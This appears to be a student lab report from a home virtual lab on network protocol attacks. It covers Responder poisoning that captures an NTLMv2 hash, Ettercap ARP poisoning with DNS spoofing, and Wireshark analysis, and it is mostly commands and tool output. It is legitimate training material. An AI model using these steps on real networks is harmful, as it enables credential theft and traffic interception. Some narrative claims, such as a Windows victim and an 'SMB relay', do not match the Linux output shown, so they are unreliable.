Task 4 — Network Protocol Attacks Lab Report

1. Introduction

This lab focused on exploiting weaknesses in network protocols using Responder, Ettercap, and Wireshark. The objective was to perform Man-in-the-Middle (MITM) attacks, capture authentication hashes, spoof DNS responses, and analyze intercepted traffic. The attacks were executed using Kali Linux as the attacker and Windows/Metasploitable machines as victims.

---

2. Tools Used

- **Responder** – for SMB relay simulation and NTLM hash capture
- **Ettercap** – for ARP spoofing and DNS spoof attacks
- **Wireshark** – for packet capture and protocol analysis

---

3. Attack 1 — SMB Relay & NTLM Hash Capture (Responder)

Objective: Capture NTLMv2 authentication hashes from a Windows target.


Steps Performed:

1.ran Responder on Kali:

```
sudo responder -I eth0
```

2.On the victim Windows machine, executed:

```
dir \\192.168.0.102\
```




```
vagrant@metasploitable3-ub1404:~$
vagrant@metasploitable3-ub1404:~$
vagrant@metasploitable3-ub1404:~$
vagrant@metasploitable3-ub1404:~$
vagrant@metasploitable3-ub1404:~$
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\test
dir: cannot access \\192.168.0.102test: No such file or directory
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\share
dir: cannot access \\192.168.0.102share: No such file or directory
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\
> exit
dir: cannot access \\192.168.0.102exit: No such file or directory
vagrant@metasploitable3-ub1404:~$ subclient -L 192.168.0.102 -N
No command 'subclient' found, did you mean:
 Command 'smbclient' from package 'smbclient' (main)
subclient: command not found
vagrant@metasploitable3-ub1404:~$ smbclient -L 192.168.0.102 -N
WARNING: The "syslog" option is deprecated
session setup failed: NT_STATUS_ACCOUNT_DISABLED
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\
> ls
dir: cannot access \\192.168.0.102ls: No such file or directory
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102
dir: cannot access \\192.168.0.102: No such file or directory
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\
> anything
dir: cannot access \\192.168.0.102anything: No such file or directory
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\anything
dir: cannot access \\192.168.0.102anything: No such file or directory
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\sloj42.ovpn_
```


3.Responder flooded the network with LLMNR/NBT-NS spoofed replies and forced the victim to authenticate.

Captured NTLMv2 hashes appeared in:

```
/usr/share/responder/logs/
```


Kalua (Snapshot 1) [Running] - Oracle VirtualBox
File
Machine
View
Input
Devices
Help
1
2
3
4
(genmon)XXX
02:39 AM
shlo@shlokjadhav: /usr/share/responder/logs
File
Actions
Edit
View
Help
Right Ctrl

```
cat /usr/share/responder/logs/Responder-Session_*.txt

total 28
-rw-r--r-- 1 root root 1577 Dec  9 02:33 Poisoners-Session.log
-rw-r--r-- 1 root root 4746 Dec  9 02:33 Responder-Session.log
-rw-r--r-- 1 root root 3835 Dec  9 02:33 SMB-NTLMv2-SSP-192.168.0.101.txt
-rw-r--r-- 1 root root  658 Dec  9 02:31 SMB-NTLMv2-SSP-192.168.0.103.txt
-rw-r--r-- 1 root root 6420 Dec  9 02:26 Config-Responder.log
-rw-r--r-- 1 root root    0 Dec  9 02:11 Analyzer-Session.log
cat: '/usr/share/responder/logs/Responder-Session_*.txt': No such file or directory

┌──(shlo㉿ shlokjadhav)-[~]
└─$ cd /usr/share/responder/logs/

┌──(shlo㉿ shlokjadhav)-[/usr/share/responder/logs]
└─$ ls -ls
Analyzer-Session.log  Poisoners-Session.log  SMB-NTLMv2-SSP-192.168.0.101.txt
Config-Responder.log  Responder-Session.log  SMB-NTLMv2-SSP-192.168.0.103.txt

┌──(shlo㉿ shlokjadhav)-[/usr/share/responder/logs]
└─$ cat cat SMB-NTLMv2-SSP-192.168.0.103.txt
vagrant::WORKGROUP:011688dfb1b2b5af:66CAB28FED1C593088F3F853304817DE:01010000000000009A5B6BE18568DC01D9341E66A2A1E74D000000000200080059004D005
5004E0001001E00570049004E002D00410045005400370058005800460004D004B005A004B00040034005700490004E002D004100450054003700580058004600004D004B005A0
02E0059004D0055004E002E004C004F00430041004C000300140059004D0055004E002E004C004F00430041004C000500140059004D0055004E002E004C004F00430041004
8003000300000000000000000000000000000000BDC5BBD6AEA03FFB3126FD8655545F70D655A44E84F5C778C6858B2206E418180A001000000000000000000000000000000000
00900240063006900660073002F003100390032002E003100360038002E0030002E0031003000320000000000

┌──(shlo㉿ shlokjadhav)-[/usr/share/responder/logs]
└─$ |
```



```
  Don't Respond To MDNS TLD  ['_DOSVC']
  TTL for poisoned response  [default]

[+] Current Session Variables:
  Responder Machine Name     [WIN-AET7XXFMKZK]
  Responder Domain Name      [YMUN.LOCAL]
  Responder DCE-RPC Port     [49052]

[*] Version: Responder 3.1.7.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>
[*] To sponsor Responder: https://paypal.me/PythonResponder

[+] Listening for events...

[*] [NBT-NS] Poisoned answer sent to 192.168.0.103 for name WORKGROUP (service: Local Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.0.103 for name WORKGROUP (service: Local Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.0.103 for name WORKGROUP (service: Local Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.0.103 for name WORKGROUP (service: Local Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.0.103 for name WORKGROUP (service: Local Master Browser)
[SMB] NTLMv2-SSP Client   : 192.168.0.103
[SMB] NTLMv2-SSP Username : WORKGROUP\vagrant
[SMB] NTLMv2-SSP Hash     : vagrant::WORKGROUP:011688dfb1b2b5af:66CAB28FED1C593088F3F853304817DE:01010000000000000009A5B6BE18568DC01D9341E66A2A1E
74D000000000200080059004D0055004E0001001E00570049004E002D0041004500540037005800580046004D004B005A004B0004003400570049004E002D0041004500540
05800580046004D004B005A004B002E0059004D0055004E002E004C004F00430041004C000300140059004D0055004E002E004C004F00430041004C000500140059004D005
E002E004C004F00430041004C0008003000300000000000000000000000000000000000BDC5BBD6AEA03FFB3126FD8655545F70D655A44E84F5C778C6858B2206E418180A00100
0000000000000000000000000000000090024006300690066007300 2F003100390032002E003100360038002E0030002E003100300032000000000
[*] [NBT-NS] Poisoned answer sent to 192.168.0.103 for name WORKGROUP (service: Local Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.0.103 for name WORKGROUP (service: Local Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.0.103 for name WORKGROUP (service: Local Master Browser)
```

Kalua (Snapshot 1) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
(genmon)XXX 02:39 AM
shlo@shlokjadhav: /usr/share/responder
File Actions Edit View Help
Right Ctrl

Outcome:

Responder successfully captured the victim’s NTLMv2 hashes, verifying SMB relay-style authentication interception.

---

4. Attack 2 — ARP Spoofing + DNS Spoof (Ettercap)

Objective: Perform a MITM attack to intercept and manipulate network traffic.

Steps Performed:

1.Enabled IP forwarding on Kali:


```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```

2.Modified `/etc/ettercap/etter.dns` to redirect test.com to attacker IP.

3.Started Ettercap GUI:

```
sudo ettercap -G
```

Selected victim and gateway as Target 1 and Target 2.




IP Address	MAC Address	Description
192.168.0.1	9C:A2:F4:09:FC:2B	
192.168.0.103	08:00:27:4A:4A:CC	

```
ARP poisoning victims:

 GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)
Activating dns_spoof plugin...
dns_spoof: A [test.com] spoofed to [192.168.0.102] TTL [3600 s]
```

Enabled **Mitm > ARP poisoning** with “Sniff remote connections”.

Activated **dns_spoof** plugin.




```
Listening on:
  eth0 -> 08:00:27:0C:AC:F1
          192.168.0.102/255.255.255.0
          fe80::a00:27ff:fe0c:acf1/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)
Activating dns_spoof plugin...
dns_spoof: A [test.com] spoofed to [192.168.0.102] TTL [3600 s]
```

From victim, tested:

`ping test.com`

which resolved to the Kali attacker IP.



Metasploitable3-ub1404 [Running] - Oracle VirtualBox

```
vagrant@metasploitable3-ub1404:~$ subclient -L 192.168.0.102 -N
No command 'subclient' found, did you mean:
 Command 'smbclient' from package 'smbclient' (main)
subclient: command not found
vagrant@metasploitable3-ub1404:~$ smbclient -L 192.168.0.102 -N
WARNING: The "syslog" option is deprecated
session setup failed: NT_STATUS_ACCOUNT_DISABLED
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\
> ls
dir: cannot access \\192.168.0.102ls: No such file or directory
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102
dir: cannot access \\192.168.0.102: No such file or directory
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\
> anything
dir: cannot access \\192.168.0.102anything: No such file or directory
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\anything
dir: cannot access \\192.168.0.102anything: No such file or directory
vagrant@metasploitable3-ub1404:~$ ping test.com
PING test.com (192.168.0.102) 56(84) bytes of data.
64 bytes from 192.168.0.102: icmp_seq=1 ttl=64 time=4.08 ms
64 bytes from 192.168.0.102: icmp_seq=2 ttl=64 time=2.96 ms
64 bytes from 192.168.0.102: icmp_seq=3 ttl=64 time=0.952 ms
64 bytes from 192.168.0.102: icmp_seq=4 ttl=64 time=1.16 ms
64 bytes from 192.168.0.102: icmp_seq=5 ttl=64 time=0.769 ms
64 bytes from 192.168.0.102: icmp_seq=6 ttl=64 time=1.63 ms
64 bytes from 192.168.0.102: icmp_seq=7 ttl=64 time=1.22 ms
64 bytes from 192.168.0.102: icmp_seq=8 ttl=64 time=1.95 ms
^Z
[1]+  Stopped                 ping test.com
vagrant@metasploitable3-ub1404:~$ _
```

Outcome:

ARP poisoning succeeded, placing the attacker between victim and gateway. DNS spoofing also worked, redirecting victim traffic to the attacker.

---

5. Attack 3 — Wireshark Network Traffic Analysis

Objective: Analyze network behavior during MITM attacks.

Steps Performed:


1. Launched Wireshark on Kali and captured on `eth0`.
2. Applied filters:

   `arp or dns or smb`
3. Observed:
   - ARP poisoning packets
   - DNS spoof responses sent by Ettercap
   - SMB authentication attempts from the victim

4. Validated the success of MITM and spoofing attacks.

Outcome:

Wireshark confirmed the presence of forged ARP packets, DNS spoof responses, and intercepted SMB traffic.


Kalua (Snapshot 1) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
(genmon)XXX 02:48 AM
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Right Ctrl

```
arp or dns or smb
No.  Time         Source                Destination           Protocol Length Info
 25 4.294026759   PCSSystemtec_0c:ac:… PCSSystemtec_4a:4a:… ARP       42 192.168.0.101 is at 08:00:27:0c:ac:f1
 26 4.294087861   PCSSystemtec_0c:ac:… LiteonTechno_e7:b8:… ARP       42 192.168.0.103 is at 08:00:27:0c:ac:f1 (duplicate use of 192.168.0.101 detected!)
 27 4.304434386   PCSSystemtec_0c:ac:… PCSSystemtec_4a:4a:… ARP       42 192.168.0.1 is at 08:00:27:0c:ac:f1
 28 4.304478746   PCSSystemtec_0c:ac:… TPLink_09:fc:2b      ARP       42 192.168.0.103 is at 08:00:27:0c:ac:f1 (duplicate use of 192.168.0.1 detected!)
 29 4.314668036   PCSSystemtec_0c:ac:… LiteonTechno_e7:b8:… ARP       42 192.168.0.103 is at 08:00:27:0c:ac:f1 (duplicate use of 192.168.0.101 detected!)
 30 4.314715378   PCSSystemtec_0c:ac:… PCSSystemtec_4a:4a:… ARP       42 192.168.0.101 is at 08:00:27:0c:ac:f1
 31 4.325048382   PCSSystemtec_0c:ac:… LiteonTechno_e7:b8:… ARP       42 192.168.0.1 is at 08:00:27:0c:ac:f1 (duplicate use of 192.168.0.101 detected!)
 32 4.325099650   PCSSystemtec_0c:ac:… TPLink_09:fc:2b      ARP       42 192.168.0.101 is at 08:00:27:0c:ac:f1 (duplicate use of 192.168.0.1 detected!)
 33 4.335427848   PCSSystemtec_0c:ac:… TPLink_09:fc:2b      ARP       42 192.168.0.103 is at 08:00:27:0c:ac:f1 (duplicate use of 192.168.0.1 detected!)
 34 4.335510916   PCSSystemtec_0c:ac:… PCSSystemtec_4a:4a:… ARP       42 192.168.0.1 is at 08:00:27:0c:ac:f1
 35 4.345882663   PCSSystemtec_0c:ac:… TPLink_09:fc:2b      ARP       42 192.168.0.101 is at 08:00:27:0c:ac:f1 (duplicate use of 192.168.0.1 detected!)
 36 4.345970616   PCSSystemtec_0c:ac:… LiteonTechno_e7:b8:… ARP       42 192.168.0.1 is at 08:00:27:0c:ac:f1 (duplicate use of 192.168.0.101 detected!)
 40 4.608515606   192.168.0.101         192.168.0.1           DNS       71 Standard query 0x4a49 HTTPS chatgpt.com
 41 4.608516045   192.168.0.101         192.168.0.1           DNS       71 Standard query 0x35be A chatgpt.com
 50 4.614854263   192.168.0.101         192.168.0.1           DNS       71 Standard query 0x4a49 HTTPS chatgpt.com
 51 4.615388955   192.168.0.101         192.168.0.1           DNS       71 Standard query 0x35be A chatgpt.com
 74 4.632410310   192.168.0.1           192.168.0.101         DNS      132 Standard query response 0x4a49 HTTPS chatgpt.com SOA hassan.ns.cloudflare.com
 82 4.635523571   192.168.0.1           192.168.0.101         DNS      103 Standard query response 0x35be A chatgpt.com A 172.64.155.209 A 104.18.32.47
151 14.356561779  PCSSystemtec_0c:ac:… PCSSystemtec_4a:4a:… ARP       42 192.168.0.101 is at 08:00:27:0c:ac:f1
152 14.356617683  PCSSystemtec_0c:ac:… LiteonTechno_e7:b8:… ARP       42 192.168.0.103 is at 08:00:27:0c:ac:f1 (duplicate use of 192.168.0.101 detected!)
153 14.366716247  PCSSystemtec_0c:ac:… PCSSystemtec_4a:4a:… ARP       42 192.168.0.1 is at 08:00:27:0c:ac:f1
154 14.366762658  PCSSystemtec_0c:ac:… TPLink_09:fc:2b      ARP       42 192.168.0.103 is at 08:00:27:0c:ac:f1 (duplicate use of 192.168.0.1 detected!)
